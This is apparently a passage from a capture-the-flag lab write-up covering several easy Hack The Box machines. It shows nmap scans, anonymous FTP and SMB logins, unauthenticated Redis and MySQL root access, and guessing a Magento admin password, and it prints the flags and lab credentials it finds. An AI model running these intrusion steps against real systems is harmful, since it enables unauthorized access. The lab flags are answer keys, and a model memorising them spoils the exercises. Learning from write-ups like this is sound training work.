Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.49 seconds
```

I found out that port 21 was open for ftp connection, so I connected to it. It asked me for a password which I didn't know, that's why I connected using anonymous login.

Username: anonymous

Password: anonymous

```
(kali㉿kali)-[~]
└─$ ftp 10.129.124.55
Connected to 10.129.124.55.
220 (vsFTPd 3.0.3)
Name (10.129.124.55:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

I located the flag.txt file and downloaded it to my local machine via the ftp service. Then I catted out the flag from my desktop and pwned the machine.

```
(kali㉿kali)-[~]
└─$ cat flag.txt
035db21c881520061c53e0536e44f815
```

26: Dancing

Dancing is and easy machine in the PWN category. I started with a nmap scan to see what ports are open.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.189.196
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 09:31 EDT
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.72% done; ETC: 09:32 (0:00:52 remaining)
Nmap scan report for 10.129.189.196
Host is up (0.036s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 448.39 seconds
```

I found out that port 139 was open which is carrying SMB/CIFS communications. I connected to it using “smbclient” and I could see different Share names on the server. “Workshares” was interesting because it didn’t have a dollar sign at the end which was different from the rest of the share names, so I decided to explore it.

```
(kali㉿kali)-[~]
└─$ smbclient -L 10.129.189.196
Password for [WORKGROUP\kali]:
Sharename      Type      Comment
ADMIN$        Disk      Remote Admin
C$            Disk      Default share
IPC$          IPC       Remote IPC
WorkShares    Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.189.196 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

In the workshares there were 2 names Amy.J and James.P (see screenshot below). I used path traversal to navigate between the folders looking for something that would catch my eye. Amy’s folder had a file called worknotes.txt, but when I checked it I couldn’t find a flag inside.

```
(kali㉿kali)-[~]
└─$ smbclient //10.129.189.196/WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Amy.J
James.P
```

5114111 blocks of size 4096. 1747785 blocks available

```
smb: \> 
smb: \> cd Amy.j\
smb: \Amy.j\> ls
.
..
worknotes.txt
```

5114111 blocks of size 4096. 1751496 blocks available

I checked Jame’s folder and I saw that there was a txt file called flag.txt

```
smb: \> cd James.P\  
smb: \James.P\> ls  
.  
..  
flag.txt  
D 0 Thu Jun 3 04:38:03 2021  
D 0 Thu Jun 3 04:38:03 2021  
A 32 Mon Mar 29 05:26:57 2021  
5114111 blocks of size 4096. 1751445 blocks available
```

I downloaded the file to my local machine using the “get” command.

```
smb: \James.P\>  
smb: \James.P\> get flag.txt  
getting file \James.P\flag.txt of size 32 as flag.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)  
smb: \James.P\>
```

I got the flag and pawned the machine.

```
[(kali㉿kali)-[~]]$ cat flag.txt  
5f61c10dffbc77a704d76016a22f1664
```

27: Redeemer

Redeemer is an easy machine in the PWN category. I started with a ping to check if the host is up.

```
[(kali㉿kali)-[~]]$ ping 10.129.124.74  
PING 10.129.124.74 (10.129.124.74) 56(84) bytes of data.  
64 bytes from 10.129.124.74: icmp_seq=1 ttl=63 time=63.1 ms  
64 bytes from 10.129.124.74: icmp_seq=2 ttl=63 time=185 ms  
64 bytes from 10.129.124.74: icmp_seq=3 ttl=63 time=22.8 ms  
64 bytes from 10.129.124.74: icmp_seq=4 ttl=63 time=44.5 ms  
64 bytes from 10.129.124.74: icmp_seq=5 ttl=63 time=71.5 ms  
64 bytes from 10.129.124.74: icmp_seq=6 ttl=63 time=66.6 ms  
64 bytes from 10.129.124.74: icmp_seq=7 ttl=63 time=24.8 ms  
^C  
— 10.129.124.74 ping statistics —  
7 packets transmitted, 7 received, 0% packet loss, time 6013ms  
rtt min/avg/max/mdev = 22.777/68.310/184.919/50.950 ms
```

I did a port and version scan with nmap.

```
(kali㉿kali)-[~]
$ nmap -p- -sV 10.129.124.74
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 10:20 EDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.71% done; ETC: 10:21 (0:00:45 remaining)
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 60.57% done; ETC: 10:24 (0:01:23 remaining)
Nmap scan report for 10.129.124.74
Host is up (0.050s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 443.18 seconds
```

I found that port 6379 was open. It was a TCP port running redis service 5.0.7. I found a documentation about redis and how it works. Using it I connected to the machine via “redis-cli”. I listed all the possible keys in the database using “keys *” and I found the flag as one of the entries in the database.

```
(kali㉿kali)-[~]
$ redis-cli -h 10.129.124.74
10.129.124.74:6379> keys *
1) "temp"
2) "stor"
3) "numb"
4) "flag"
10.129.124.74:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.124.74:6379>
```

28: Sequel

This is an easy machine in the PWN category. I started with enumerating the host to see what services are running.

```
(kali㉿kali)-[~]
$ ping 10.129.79.165
PING 10.129.79.165 (10.129.79.165) 56(84) bytes of data.
64 bytes from 10.129.79.165: icmp_seq=1 ttl=63 time=66.4 ms
64 bytes from 10.129.79.165: icmp_seq=2 ttl=63 time=68.5 ms
64 bytes from 10.129.79.165: icmp_seq=3 ttl=63 time=23.3 ms
64 bytes from 10.129.79.165: icmp_seq=4 ttl=63 time=26.4 ms
64 bytes from 10.129.79.165: icmp_seq=5 ttl=63 time=48.6 ms
^C
— 10.129.79.165 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 23.279/46.646/68.530/19.122 ms
```

I did an enumeration scan to see what ports open and what services were running on the host.

```
(kali㉿kali)-[~]
$ nmap -p- -sV 10.129.79.165
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 11:22 EDT
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.41% done; ETC: 11:23 (0:00:36 remaining)
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:02:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.79.165
Host is up (0.027s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 226.27 seconds
```

Port 3306 was open and was running a version of mysql. I did another scan on the open port only, with the default scripts parameter “-sC”

```
(kali㉿kali)-[~]
$ nmap -p 3306 -sV -sC 10.129.79.165
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 11:36 EDT
Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.79.165
Host is up (0.066s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
| mysql-info:
|_ Protocol: 10
| Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
| Thread ID: 131
| Capabilities flags: 63486
| Some Capabilities: SupportsTransactions, ConnectWithDatabase, LongColumnFlag, SupportsCompression, FoundRows, Speaks41ProtocolOld, ODBCClient, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, InteractiveClient, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, SupportsLoadDataLocal, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
| Status: Autocommit
| Salt: -A@[-LZ^I4e"sB/d*DwG
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.05 seconds
```

I found that mysql service on the host was “MariaDB 5.5.5-10.3.27”. I connected to the machine using mysql with username “root” and I logged in the database.

```
(kali㉿kali)-[~]
$ mysql -u root -h 10.129.79.165
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 140
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.050 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

I selected “HTB” database and listed all entries in it. I found the flag there (see screenshot below) and pwned the machine.

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.050 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+-----+
| Tables_in_htb |
+-----+
| config      |
| users       |
+-----+
2 rows in set (0.028 sec)

MariaDB [htb]> select * from config;
+---+-----+-----+
| id | name        | value      |
+---+-----+-----+
| 1  | timeout     | 60s        |
| 2  | security    | default    |
| 3  | auto_logon  | false      |
| 4  | max_size    | ?M         |
| 5  | flag        | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads | false      |
| 7  | authentication_method | radius |
+---+-----+-----+
7 rows in set (0.036 sec)

MariaDB [htb]>
```

29: Crocodile

Crocodile is an easy machine in the PWN category. I started with enumerating the machine.

```
(kali㉿kali)-[~]
└─$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPD 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||49759|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% [*****] 33          4.19 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.37 KiB/s)
ftp> get allowed.userlist.password
local: allowed.userlist.password remote: allowed.userlist.password
229 Entering Extended Passive Mode (|||46396|)
550 Failed to open file.
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||47893|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% [*****] 62          1.11 MiB/s   00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.80 KiB/s)
ftp> 
```

I saw that port 71 and 80 were open. Port 80 was running http service which might be useful for getting the flag. I logged into the machine using ftp and found files with usernames and passwords. I downloaded them to my local machine.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.1.15 -vv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 11:52 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 11:52
Scanning 10.129.1.15 [2 ports]
Completed Ping Scan at 11:52, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:52
Completed Parallel DNS resolution of 1 host. at 11:52, 0.02s elapsed
Initiating Connect Scan at 11:52
Scanning 10.129.1.15 [65535 ports]
Discovered open port 80/tcp on 10.129.1.15
Discovered open port 21/tcp on 10.129.1.15
Connect Scan Timing: About 46.11% done; ETC: 11:53 (0:00:36 remaining)
Completed Connect Scan at 11:53, 61.81s elapsed (65535 total ports)
Initiating Service scan at 11:53
Scanning 2 services on 10.129.1.15
Completed Service scan at 11:53, 6.09s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.1.15.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:53
Completed NSE at 11:53, 0.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:53
Completed NSE at 11:53, 0.13s elapsed
Nmap scan report for 10.129.1.15
Host is up, received syn-ack (0.069s latency).
Scanned at 2023-06-11 11:52:42 EDT for 69s
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.3
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.65 seconds
```

In the screenshot below I am showing the passwords I managed to download from the target machine.

```
(kali㉿kali)-[~]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

(kali㉿kali)-[~]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```

After that I used dirbuster to enumerate directories running on port 80

```
(kali㉿kali)-[~]
$ gobuster dir -w directory-list-2.3-medium.txt x php -u http://10.129.1.15/
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.129.1.15/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s

2023/06/11 12:23:35 Starting gobuster in directory enumeration mode


/assets          (Status: 301) [Size: 311] [→ http://10.129.1.15/assets/]
/css             (Status: 301) [Size: 308] [→ http://10.129.1.15/css/]
/js              (Status: 301) [Size: 307] [→ http://10.129.1.15/js/]
/fonts           (Status: 301) [Size: 310] [→ http://10.129.1.15/fonts/]
/dashboard       (Status: 301) [Size: 314] [→ http://10.129.1.15/dashboard/]

Progress: 85008 / 220561 (38.54%)^C
[!] Keyboard interrupt detected, terminating.
```

I found a login page called “login.php” so I checked it with a browser.



I used the admin password I retrieved earlier from the server to login, and I got the flag.



30: Ignition

Ignition is an easy machine in the PWN category. I started with enumerating the target.


```
(kali㉿kali)-[~]
└─$ ping 10.129.1.27
PING 10.129.1.27 (10.129.1.27) 56(84) bytes of data.
64 bytes from 10.129.1.27: icmp_seq=1 ttl=63 time=47.7 ms
64 bytes from 10.129.1.27: icmp_seq=2 ttl=63 time=67.3 ms
64 bytes from 10.129.1.27: icmp_seq=3 ttl=63 time=71.2 ms
64 bytes from 10.129.1.27: icmp_seq=4 ttl=63 time=20.9 ms
^C
--- 10.129.1.27 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 20.943/51.795/71.172/19.909 ms

(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.1.27 -vv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 12:39 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 12:39
Scanning 10.129.1.27 [2 ports]
Completed Ping Scan at 12:39, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:39
Completed Parallel DNS resolution of 1 host. at 12:39, 0.07s elapsed
Initiating Connect Scan at 12:39
Scanning 10.129.1.27 [65535 ports]
Discovered open port 80/tcp on 10.129.1.27
Connect Scan Timing: About 44.20% done; ETC: 12:40 (0:00:39 remaining)
Completed Connect Scan at 12:40, 66.95s elapsed (65535 total ports)
Initiating Service scan at 12:40
Scanning 1 service on 10.129.1.27
Completed Service scan at 12:40, 6.17s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.1.27.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.60s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.22s elapsed
Nmap scan report for 10.129.1.27
Host is up, received syn-ack (0.045s latency).
Scanned at 2023-06-11 12:39:26 EDT for 74s
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON VERSION
80/tcp    open  http    syn-ack nginx 1.14.2
```


I saw that only port 80 was open so I switched to my web browser. I could not access the website because my computer couldn't link the target IP to its domain, so I had to add it manually in /etc/hosts/ file.

```
1  127.0.0.1  localhost
2  127.0.1.1  kali
3  10.129.1.27 ignition.htb
4  ::1      localhost ip6-localhost ip6-loopback
5  ff02::1    ip6-allnodes
6  ff02::2    ip6-allrouters
7
8
```

Now I could open the webpage and explore it. In the screenshot below I am showing what the default webpage looks like.



By doing path traversal I found an “admin” login page, running Magento.



I searched in google for “top 10 most probable Magento passwords” and I logged in after trying a few of them.

Username: admin

Password: qwerty123

After I logged in I saw the flag to pawn the machine.

The screenshot shows the Magento Admin Dashboard. At the top, there is a yellow banner with the text "One or more indexes are invalid. Make sure your Magento cron job is running." Below this, the dashboard features several sections: "Lifetime Sales" (€0.00), "Average Order" (€0.00), "Last Orders" (no records), "Last Search Terms" (no records), and "Top Search Terms" (no records). On the right, there is a chart section titled "Advanced Reporting" with a message: "Congratulations, your tag ID 797d9c98869e3805e910b910217e0 has new insights and take command of your business performance, using our dynamic product, order, and customer reports tailored to your customer data." A "Go to Advanced Reporting" button is also present.

31: Tactics

This is an easy machine in the PWN category. I started with enumerating the target machine. I used “-sC” for service detection and “-Pn” for silencing my scanning requests.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -Pn 10.129.174.82
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 14:18 EDT
Nmap scan report for 10.129.174.82
Host is up (0.052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_clock-skew: 1s
| smb2-time:
|   date: 2023-06-11T18:18:17
|_ start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 47.87 seconds
```

According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. I connected to the machine

using smbclient, passing an Administrator username. I could see each share that's on the target machine.

```
(kali㉿kali)-[~]
└─$ smbclient -L 10.129.174.82 -U Administrator
Password for [WORKGROUP\Administrator]:
Sharename      Type      Comment
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.174.82 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I navigated to /C\$ drive because that's where hack the box developers leave the flags at.

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
.
..
desktop.ini      AHS     282  Wed Apr 21 11:23:32 2021
flag.txt         A        32   Fri Apr 23 05:39:00 2021

3774463 blocks of size 4096. 1153865 blocks available
smb: \Users\Administrator\Desktop\> []
```

I navigated to the Desktop directory of the target windows machine, and I saw that there was the flag. I downloaded it to my local machine and catted it out to finish the challenge.

```
(kali㉿kali)-[~]
└─$ smbclient \\\\10.129.174.82\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: > ls
$Recycle.Bin          DHS      0  Wed Apr 21 11:23:49 2021
Config.Msi            DHS      0  Wed Jul  7 14:04:56 2021
Documents and Settings DHSrn   0  Wed Apr 21 11:17:12 2021
pagefile.sys          AHS 738197504 Sun Jun 11 14:15:19 2023
PerfLogs              D      0  Sat Sep 15 03:19:00 2018
Program Files         DR     0  Wed Jul  7 14:04:24 2021
Program Files (x86)   D      0  Wed Jul  7 14:03:38 2021
ProgramData            DH     0  Tue Sep 13 12:27:53 2022
Recovery               DHSn   0  Wed Apr 21 11:17:15 2021
System Volume Information DHS    0  Wed Apr 21 11:34:04 2021
Users                  DR     0  Wed Apr 21 11:23:18 2021
Windows                D      0  Wed Jul  7 14:05:23 2021

3774463 blocks of size 4096. 1150743 blocks available
smb: > cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop> dir
.
..
desktop.ini           AHS 282 Wed Apr 21 11:23:32 2021
flag.txt              A    32 Fri Apr 23 05:39:00 2021

3774463 blocks of size 4096. 1153865 blocks available
smb: \Users\Administrator\Desktop> cat flag.txt
cat: command not found
smb: \Users\Administrator\Desktop> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop> exit

(kali㉿kali)-[~]
└─$ cat flag.txt
f751c19eda8f61ce81827e6930a1f40c
```

32: Preignition

Preignition is an easy machine in the PWN category. I started with basic reconnaissance.

```
(kali㉿kali)-[~]
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ ping 10.129.127.125
PING 10.129.127.125 (10.129.127.125) 56(84) bytes of data.
64 bytes from 10.129.127.125: icmp_seq=1 ttl=63 time=218 ms
64 bytes from 10.129.127.125: icmp_seq=2 ttl=63 time=21.7 ms
64 bytes from 10.129.127.125: icmp_seq=3 ttl=63 time=41.0 ms
64 bytes from 10.129.127.125: icmp_seq=4 ttl=63 time=65.5 ms
^C
--- 10.129.127.125 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 21.687/86.555/218.082/77.504 ms

(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.129.127.125
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 11:43 EDT
Nmap scan report for 10.129.127.125
Host is up (0.027s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```


Nmap report returned a open port 80 with nginx service running on it. I checked the online page in my browser.



